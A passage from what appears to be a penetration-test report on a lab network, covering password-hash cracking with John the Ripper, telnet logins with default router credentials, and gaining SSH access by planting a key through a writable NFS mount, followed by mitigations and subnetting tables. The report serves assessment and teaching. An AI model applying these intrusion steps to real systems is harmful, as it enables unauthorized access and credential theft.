pulse:*:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:*:116:65534::/var/lib/nfs:/bin/false
sshd:*:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:1000:1000::/home/xweb:
```

Figure 48, unshadow

```
root@kali:~/Documents/meterpreter# john target
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:02:06 DONE 3/3 (2022-01-07 11:20) 0.01582g/s 3520p/s 3522c/s 3522C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 49, john after discovering the credentials

3.5 ROUTER 4 – 192.168.0.97

From the router information, in particular the LAN configuration, the tester was able to gleam the presence of a 4th router on the 192.168.0.98/27 subnet. An nmap scan of this revealed another open telnet session, which was once again a vyos router that was connected to in the standard way.

```
root@kali:~# nmap 192.168.0.98/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 11:34 EST
Nmap scan report for 192.168.0.97
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 32 IP addresses (1 host up) scanned in 17.60 seconds
```

Figure 50, nmap scan of router 4 subnet

Once connected to the router, ain interfaces and ip route scan showed only two interfaces in use, eth1 and eth2.

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:58:58 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$ show ip routes

  Invalid command: show ip [routes]

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 00:33:09
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 00:33:09
O   192.168.0.64/27 [110/10] is directly connected, eth1, 00:35:15
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 00:35:15
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 00:33:09
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 00:33:09
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 00:33:09
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 00:33:09
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 00:33:10
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 00:33:10
vyos@vyos:~$
```

Figure 51, interfaces and ip routes scan on router 4

The purposes of the devices connected through these interfaces is as follows:

- Eth1: A 5th PC directly connected to the router
- Eth2: the firewall

3.5.1 PC 5 – 192.168.0.66/27

After discovering this host, an nmap scan was conducted against the subnet on which the PC was hosted. This revealed an open SSH session on the target, however when the tester

attempted to SSH into the machine using the xadmin account, the “Permission denied (publickey).” Error was thrown. As a result of this the tester decided to go through the process of creating an NFS mount (as in 3.2.2 and 3.4.1) and generate an RSA key to access the SSH server themselves.

```
root@kali:~# mkdir /tmp/66
root@kali:~# history | grep nfs
   98  mount -t nfs 192.168.0.210:/etc /tmp/pc1/
  272  mount -t nfs 192.168.0.130:/ /tmp/130/
  468  history | grep nfs
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.66:/ /tmp/66/
root@kali:~# cd /tmp/66/
root@kali:/tmp/66# ls
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
```

Figure 52, creation of an NFS mount for pc 5

After creating the mount, the `ssh-keygen -t rsa` command was issued which generates a public and private rsa2 key pair, the tester in this instance added the passphrase “toor” to the key to authenticate them.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:gZ08MxAAlCJ7X58dPlch7g9UROEhYj28AL/mDt197UA root@kali
The key's randomart image is:
+---[RSA 3072]----+
|  .oo..o ... oo.o=.  |
|o .     = +..=oo.    |
|.o     . O .o =..    |
|. .    .  =..+ .     |
| . . . .S+o+ .E       |
|    .   o++.+o  .     |
|        . oo.oo o     |
|         o     .+     |
|               .      |
+----[SHA256]-----+
```

Figure 53, generation of SSH rsa key

Due to the fact the NFS mount dynamically changes the content on the target device, the tester was able to create a .ssh directory under the root user’s home directory, and copy the public key generated in Figure 53 to a file called authorized_keys, and subsequently SSH into the target machine with no issue.



Figure 54, adding rsa key to the authorized_keys file on the remote machine

Once access was gained to PC 5 the tester ran the `ifconfig` command that showed the device was not connected to any other devices bar Router 4. This therefore means this is the final device on the router, and the router is the final one on the network, as a result this is the conclusion of the network mapping process.



Figure 55, ifconfig for PC 4, showing no further devices

4 Security Weaknesses

4.1 Routers

4.1.1 Default Credentials

As can be seen throughout the network evaluation prior to this point, default credentials are present when attempting to log in to the VyOS operating system the routers run. This is an issue because these credentials are publicly available, and if a malicious actor were to gain

access to the internal network they would have no issue gaining further access to the routers themselves.

The recommended course of action in this case is to change the credentials of any devices ACME Inc. acquires from the defaults to something more secure, ideally a unique identifier/username for the username field, and a suitably strong password, using upper and lowercase letters, numbers, and symbols as appropriate. In VyOS (as in all Linux-based operating systems) this can be done as follows:

- Change username: sudo usermod -l [new-name] [old-name]
- Change password:
    - If logged in to that account: passwd
    - If logged in to another account: sudo passwd [username]

4.1.2 Telnet

To log in to the routers on this network the telnet protocol is used. Information passed through telnet is unencrypted, and as such can be trivially monitored and understood by a malicious actor by conducting a packet sniffing attack on the target (SSHAcademy n.d.). This includes usernames, passwords, and other possibly sensitive data that may pass through the router at any given time.

The tester recommends, if remote access to the router is necessary, disabling telnet entirely across the network and replacing it with SSH, Secure Shell, this protocol functions in much the same way from a user perspective but has the added benefit of data encryption during transfer, thus mitigating the issues stated previously.

4.2 COMPUTERS

4.2.1 Weak Passwords

During the network investigation the passwords used on certain end user devices were inadequate. These passwords (plums, !gatvol, apple, pears, etc) are short length and vary little in character set. The “plums” password is problematic due to it being a dictionary word with little alphanumeric variation (no special characters, upper case, numbers, etc.). As a result of this many dictionaries and wordlists may contain this word. In addition to this, even seemingly stronger passwords such as !gatvol (which contains a special character) can also be particularly weak, as some password wordlists order passwords alphanumerically with some special characters coming up first.

The primary solution to this issue is the creation of stronger passwords. Security company Kaspersky (Kaspersky 2021) recommends an approach to password creation that fulfils the following criteria, which :

- Long: Between 10-12 characters minimum, ideally more
- Hard To Guess: no sequences (12345, qwerty, etc.), no common words (“password”, “admin”, etc.)
- Varied Character Types: have lowercase, uppercase, numbers, and symbols (e.g. !, £, $, %, ?, etc.) in your passwords

- Avoid Obvious Character Substitutes: 0 for O, ! for I, 3 for E, and so on
- Use Uncommon Combinations: passphrases are also secure as many malicious actors do not factor in multiple dictionary words
- Memorable: makes sense to the user but difficult for a computer to guess
- Not Used Previously: if one password is cracked then all accounts that use it are compromised

4.2.2 Password Reuse

During the investigation it was found that PCs 1 and 2 were both using the same password, “plums”, for the xadmin accounts on the respective devices. Which, in tandem with the simple nature of the password, is a security issue of some concern.

It is recommended that each account on each device makes use of different passwords, as this would prevent malicious actors from being able to access multiple areas of a network using the same or similar credentials.

This, in addition to the previous guidelines around password strength, may necessitate the use of a password manager, as the creation and use of multiple strong passwords is trivial through this software, and requires knowledge of only a single, strong master password to access. This may also help to compartmentalise different users’ access levels, as a password manager for a specific individual may only contain passwords that user needs to access.

4.2.3 SSH Brute Forcing

Default SSH settings allow for a user to attempt to login an arbitrary number of times without restriction. In the test this was used to great effect with Metasploit’s ssh_login brute forcing module, allowing the tester to login by conducting a dictionary based brute force attack.

The mitigation for this issue is to configure a lockout mechanism in `/etc/pam.d/ssh` and alter the value of the deny and unlock_time attributes. The former sets a maximum number of failed attempts before user lockout, and the latter specifies an amount of time in seconds the account will be locked.

A benefit of using this method is that any failed attempts made to an account on the device is logged in the system log, allowing an administrator to see where any possible attack was coming from, and what account they’re attempting to log in to. Sysadmins can also manually unlock accounts using the `pam_tally2 --user=<user name> --reset` command (Algosec n.d.).

4.2.4 NFS Privileges

As can be seen in Section 3.5.1 NFS write permissions are enabled on PC5, this allows for exploitation in several ways due to the fact in some instances this allows the tester to mount the entire filesystem of the remote device to a directory on their machine, allowing for arbitrary remote code execution. The tester was able to move a specially crafted SSH key from their device to the target through this process and gain access to said device. This can be fixed by assigning write permissions to specific users or user groups through the `chown` and `chmod` commands (Liang and Xu 2021)

4.3 SERVERS

4.3.1 Out Of Date WordPress Version

The version of WordPress running (as seen on web server 1) is severely out of date, this is an issue as the server may be vulnerable to any number of exploits, ranging in severity from mild to severe. A vulnerability of this nature was used by the tester to gain access to the admin password.

The fix for this issue is simply upgrading WordPress to the most recent version and patching frequently when a new version comes out. This will mitigate the issue by removing all widely known vulnerabilities from the software.

4.3.2 Out Of Date Apache Version

The web servers in question are running an out-of-date version of the Apache web hosting software, which is an issue for the same reasons as stated above in section 3.3.1.

The issue can be rectified by updating the software to the latest version

4.3.3 Shellshock

Shellshock is a vulnerability in the Bash (Bourne-Again Shell) shell up to version 4.3 that allows for arbitrary remote code execution on a target machine through specially crafted requests sent to a target host which includes a maliciously crafted environment variable (Abela 2017) (Paganini 2014). In this instance the vulnerability is present in a file located at `/cgi-bin/status`, which allowed the tester to open a meterpreter shell on the target and execute arbitrary commands remotely, including but not limited to downloading the `/etc/shadow` and `/etc/passwd` files, thereby gaining the passwords to the accounts on the target, and of course allowing the tester remote access to the firewall's configuration site through the ability to execute a port forwarding command on the target.

Mitigation for this vulnerability can occur in two ways. Firstly, the simplest method of mitigation is to simply update bash to a version that prevents the issue, this can be done with the command "sudo apt-get –only-upgrade install bash" and/or "sudo apt-get updated && sudo apt-get upgrade", the former being used if bash is the only program being updated, and the latter to update the entire system.

The second fix is somewhat more complex. It is possible to configure apache to prevent external access to the `/cgi-bin/status` directory, and as this is the only area in which there is this vulnerability, this option may be suitable in the event updates may break the system. If this file/directory is required for normal functioning of the website, it is possible to configure the apache instance to prevent external access but still allow access to the file/directory via localhost.

4.4 FIREWALL

4.4.1 Default Credentials

As with section 4.1.1, the firewall software (pfSense) in use on this network makes use of default credentials, in this case admin/pfSense. As with the previous section, the

recommended course of action is to change credentials, which in pfSense can be done in System > User Manager. The recommendations for a new password are the same as in sections 4.2.1 and 4.2.2.

4.4.2 HTTP vs HTTPS

The protocol used to interface with the pfSense web GUI is http, this is insecure as content sent over this protocol is not encrypted using SSL, this could allow for a malicious actor to perform a man-in-the-middle attack and view the unencrypted content sent over this protocol, including credentials and critical information pertaining to the network's configuration

The mitigation for this issue is to switch from http to https (hypertext transfer protocol secure), this is done in the pfSense web GUI System > Advanced and ticking the box that says HTTPS (SSL/TLS), further configuration can be found in the various menus and submenus therein (Mills 2021).

4.5 Network Structure

The network in this case follows a "linear bus" topology, whereby each device on the network is connected "one after the other in a sequential chain" (Computer Hope 2017). This topology does have some advantages, such as ease of connection to the network and the fact it requires less cable length than the standard computer network topology. However, these benefits are arguably outweighed by the issues this topology present.

The primary issue herein is that a single point of failure could potentially affect the entire network, for example, if a break in the main cable were to occur, or a router needed to be disconnected, the entire network would be unavailable for this period (Anon 2013). This, of course, also applies in the case of denial-of-service attacks, if a single router were to be compromised then the entire organisation could potentially lose a significant amount of money.

A potential mitigation for the issues presented by the linear bus topology can be found in the "bi-directional ring" topology, seen in Figure 56, a simplified example of how a bidirectional ring topology could be implemented in this network. This topology would allow for redundancy in the network, as if a single router goes down the only devices affected are the ones connected to it directly. In addition, if a cable between two devices in the ring is severed then, due to the fact the ring is bi-directional, uptime should not be affected. In addition to this, latency should be somewhat reduced, as packets need to travel the same or less distance between two arbitrary devices using this topology.



Figure 56, a simplified example of how a bidirectional ring topology could be implemented in this network

5 DISCUSSION

5.1 CRITICAL EVALUATION OF NETWORK

The ACME network has several significant issues. Chief amongst which are the vulnerabilities present due to misconfiguration, lack of up-to-date software, and exceptionally weak credentials, any of which would allow a potential attacker to gain access to the computer network with some degree of ease.

The network uses both default credentials, which should always be changed as a matter of urgency upon the acquisition of new software that requires authentication, and simple and/or easily guessable non-default credentials, examples of which include plums, apple, pears, !gatvol, and zxc123, all of which are easily attainable through basic hacking tools, these passwords should also be changed urgently according to guidelines on the creation of secure passwords.

Efforts should also be made to secure data in transit across the network, the routers used on this network make use of telnet which a fundamentally insecure protocol that allows data to be read by a third party, and http is used in lieu of https in some instances, which is an issue for much the same reason.

Additionally, the network's current topology leaves it vulnerable to being taken down completely in the event of a failure at a single point, because of this the tester recommends in strong terms to alter the topology of the network to a bi-directional ring structure as seen in section 4.5.

This is, however, not to say the network does not have some positive aspects to it. The splitting of devices into several subnets is good practise as it allows for ease of expansion of the network, in some instances, however, such as 192.168.0.96/27, an unnecessarily large subnet has been used. This subnet allows for 30 hosts despite the fact only two hosts are present herein due to the fact it is for routing packets between a firewall and a router, the use of a /30 subnet mask is recommended here.

5.2 CONCLUSIONS

In conclusion, the investigation as laid out in this document of the ACME computer network revealed several shortcomings in terms of both security and network structure/topology. Most attackers would have very little issue gaining full access to this network with minimal time and effort spent. Allowing this network to access the internet is not recommended until the issues as laid out in this document have been fully addressed.

Upon the hiring of a new network administrator, it is recommended that they both read this document and document the network themselves, complete with an index of hardware and software, security measures, network topology/nodes, log any changes they make to the network at any point, and so on.

5.3 Further Work

Once the network's new administrator makes the relevant changes to the network, it is recommended that a follow-up network assessment is made in the same vein as this one so that any issues that may not have been fully addressed or that may have appeared during the reconfiguration of this network can be fully addressed once more.

6 REFERENCES

Abela, R 2017, Shellshock Bash Remote Code Execution Vulnerability Explained and How to Detect It, viewed 7 January, 2022, <https://www.netsparker.com/blog/web-security/cve-2014-6271-shellshock-bash-vulnerability-scan/>.

Algosec n.d., Configure lockout rules for SSH login, viewed 10 January, 2022, <https://www.algosec.com/docs/en/asms/a32.10/asms-help/content/afa-admin/config_lockout.htm>.

Andamasov, Y 2021, VyOS default user and password - Knowledgebase / General / FAQ - VyOS, viewed 11 January, 2022, <https://support.vyos.io/en/kb/articles/vyos-default-user-and-password>.

Anon 2013, Chapter 5: Topology, viewed 11 January, 2022, <https://fcit.usf.edu/network/chap5/chap5.htm#LinearBusnetwork>.

Computer Hope 2017, What is a Linear Bus Topology?, viewed 11 January, 2022, <https://www.computerhope.com/jargon/l/linear-bus-topology.htm>.

Kaspersky 2021, Tips for Generating Strong and Unique Passwords, *www.kaspersky.co.uk*, viewed 28 December, 2021, <https://www.kaspersky.co.uk/resource-center/threats/how-to-create-a-strong-password>.

Liang, H and Xu, S 2021, NFS Server and File Permissions - Windows Server, viewed 10 January, 2022, <https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/nfs-server-file-permissions>.

Mills, M 2021, Configure HTTPS and SSH Web Access in pfSense with Maximum Security | ITIGIC, viewed 11 January, 2022, <https://itigic.com/configure-https-and-ssh-web-access-in-pfsense/>.

Netgate n.d., User Management and Authentication — Default Username and Password | pfSense Documentation, viewed 11 January, 2022, <https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html>.

Paganini, P 2014, Exploiting and verifying shellshock: CVE-2014-6271, *Infosec Resources*, viewed 7 January, 2022, <https://resources.infosecinstitute.com/topic/bash-bug-cve-2014-6271-critical-vulnerability-scaring-internet/>.

SSHAcademy n.d., Countering Password Stealing Attacks - Replace telnet with SSH., viewed 20 December, 2021, <https://www.ssh.com/academy/ssh/telnet>.

7 APPENDICES

7.1 APPENDIX 1 – SUBNETTING TABLE WORKING

7.1.1 /24 Subnet

Subnet	**1**	2	4	8	16	32	64	128	256
Host	**256**	124	64	32	16	8	4	2	1
Subnet Mask	**/24**	/25	/26	/27	/28	/29	/30	/31	/32

Therefore 1 possible subnet with 256 hosts available, of which 254 are available. In this instance the tester decided to only show the relevant subnets, and as a result the fileds only contain two entries.

Network ID	Subnet Mask	Host ID Range	No. of Usable Hosts	Broadcast ID
13.13.13.0	\24	13.13.13.1 - 13.13.13.254	254	13.13.13.255
172.16.221.0	\24	172.16.221.1 - 172.16.221.254	254	172.16.221.255

7.1.2 /27 Subnet

Subnet	1	2	4	**8**	16	32	64	128	256
Host	256	124	64	**32**	16	8	4	2	1
Subnet Mask	/24	/25	/26	**/27**	/28	/29	/30	/31	/32

therefore 8 possible subnets with 32 possible hosts each, of which 30 are usable. The ones relevant to our case are highlighted with asterisks/bolded

Network ID	Subnet Mask	Host ID Range	No. of Usable Hosts	Broadcast ID

| 192.168.0.0 | \27 | 192.168.0.1 - 192.168.0.30 | 30
| 192.168.0.31 |

| **192.168.0.32** | **\27** | **192.168.0.33 - 192.168.0.62** |
30 | **192.168.0.63** |

| **192.168.0.64** | **\27** | **192.168.0.65 - 192.168.0.94** |
30 | **192.168.0.95** |

| **192.168.0.96** | **\27** | **192.168.0.97 - 192.168.0.126** |
30 | **192.168.0.127** |

| **192.168.0.128** | **\27** | **192.168.0.129 - 192.168.0.158** |
30 | **192.168.0.159** |

| 192.168.0.160 | \27 | 192.168.0.161 - 192.168.0.190 | 30
| 192.168.0.191 |

| **192.168.0.192** | **\27** | **192.168.0.193 - 192.168.0.222** |
30 | **192.168.0.223** |

| 192.168.0.224 | \27 | 192.168.0.225 - 192.168.0.254 | 30
| 192.168.0.255 |

7.1.3 /30 Subnet

| Subnet | 1 | 2 | 4 | 8 | 16 | 32 | **64** | 128 | 256 |

| :---------: | :--- | :--- | :--- | :--- | :--- | :--- | :------- | :--- | :--- |

| Host | 256 | 124 | 64 | 32 | 16 | 8 | **4** | 2 | 1 |

| Subnet Mask | /24 | /25 | /26 | /27 | /28 | /29 | **/30** | /31 | /32 |

Therefore 64 possible subnets with 4 hosts each, of which 2 are usable. The ones relevant to our case are highlighted with asterisks/bolded

| Network ID | Subnet Mask | Host ID Range | No. of
Usable Hosts | Broadcast ID |

| --- | --- | --- | --- | --- |

| 192.168.0.0 | \30 | 192.168.0.1 - 192.168.0.2
| 2 | 192.168.0.3 |

| 192.168.0.4 | \30 | 192.168.0.5 - 192.168.0.6
| 2 | 192.168.0.7 |

| 192.168.0.8 | \30 | 192.168.0.9 - 192.168.0.10
| 2 | 192.168.0.11 |

| 192.168.0.12 | \30 | 192.168.0.13 - 192.168.0.14
| 2 | 192.168.0.15 |

| 192.168.0.16 | \30 | 192.168.0.17 - 192.168.0.18
| 2 | 192.168.0.19 |

| 192.168.0.20 | \30 | 192.168.0.21 - 192.168.0.22
| 2 | 192.168.0.23 |

| 192.168.0.24 | \30 | 192.168.0.25 - 192.168.0.26
| 2 | 192.168.0.27 |

| 192.168.0.28 | \30 | 192.168.0.29 - 192.168.0.30
| 2 | 192.168.0.31 |

| 192.168.0.32 | \30 | 192.168.0.33 - 192.168.0.34
| 2 | 192.168.0.35 |

| 192.168.0.36 | \30 | 192.168.0.37 - 192.168.0.38
| 2 | 192.168.0.39 |

| 192.168.0.40 | \30 | 192.168.0.41 - 192.168.0.42
| 2 | 192.168.0.43 |

| 192.168.0.44 | \30 | 192.168.0.45 - 192.168.0.46
| 2 | 192.168.0.47 |

| 192.168.0.48 | \30 | 192.168.0.49 - 192.168.0.50
| 2 | 192.168.0.51 |

| 192.168.0.52 | \30 | 192.168.0.53 - 192.168.0.54
| 2 | 192.168.0.55 |

| 192.168.0.56 | \30 | 192.168.0.57 - 192.168.0.58
| 2 | 192.168.0.59 |

| 192.168.0.60 | \30 | 192.168.0.61 - 192.168.0.62
| 2 | 192.168.0.63 |

| 192.168.0.64 | \30 | 192.168.0.65 - 192.168.0.66
| 2 | 192.168.0.67 |

| 192.168.0.68 | \30 | 192.168.0.69 - 192.168.0.70
| 2 | 192.168.0.71 |

| 192.168.0.72 | \30 | 192.168.0.73 - 192.168.0.74
| 2 | 192.168.0.75 |

| 192.168.0.76 | \30 | 192.168.0.77 - 192.168.0.78
| 2 | 192.168.0.79 |

| 192.168.0.80 | \30 | 192.168.0.81 - 192.168.0.82
| 2 | 192.168.0.83 |

| 192.168.0.84 | \30 | 192.168.0.85 - 192.168.0.86
| 2 | 192.168.0.87 |

| 192.168.0.88 | \30 | 192.168.0.89 - 192.168.0.90
| 2 | 192.168.0.91 |

| 192.168.0.92 | \30 | 192.168.0.93 - 192.168.0.94
| 2 | 192.168.0.95 |

| 192.168.0.96 | \30 | 192.168.0.97 - 192.168.0.98
| 2 | 192.168.0.99 |

| 192.168.0.100 | \30 | 192.168.0.101 - 192.168.0.102
| 2 | 192.168.0.103 |

| 192.168.0.104 | \30 | 192.168.0.105 - 192.168.0.106
| 2 | 192.168.0.107 |

| 192.168.0.108 | \30 | 192.168.0.109 - 192.168.0.110
| 2 | 192.168.0.111 |

| 192.168.0.112 | \30 | 192.168.0.113 - 192.168.0.114
| 2 | 192.168.0.115 |

| 192.168.0.116 | \30 | 192.168.0.117 - 192.168.0.118
| 2 | 192.168.0.119 |

| 192.168.0.120 | \30 | 192.168.0.121 - 192.168.0.122
| 2 | 192.168.0.123 |

| 192.168.0.124 | \30 | 192.168.0.125 - 192.168.0.126
| 2 | 192.168.0.127 |

| 192.168.0.128 | \30 | 192.168.0.129 - 192.168.0.130
| 2 | 192.168.0.131 |

| 192.168.0.132 | \30 | 192.168.0.133 - 192.168.0.134
| 2 | 192.168.0.135 |

| 192.168.0.136 | \30 | 192.168.0.137 - 192.168.0.138
| 2 | 192.168.0.139 |

| 192.168.0.140 | \30 | 192.168.0.141 - 192.168.0.142
| 2 | 192.168.0.143 |

| 192.168.0.144 | \30 | 192.168.0.145 - 192.168.0.146
| 2 | 192.168.0.147 |

| 192.168.0.148 | \30 | 192.168.0.149 - 192.168.0.150
| 2 | 192.168.0.151 |

| 192.168.0.152 | \30 | 192.168.0.153 - 192.168.0.154
| 2 | 192.168.0.155 |

| 192.168.0.156 | \30 | 192.168.0.157 - 192.168.0.158
| 2 | 192.168.0.159 |

| 192.168.0.160 | \30 | 192.168.0.161 - 192.168.0.162
| 2 | 192.168.0.163 |

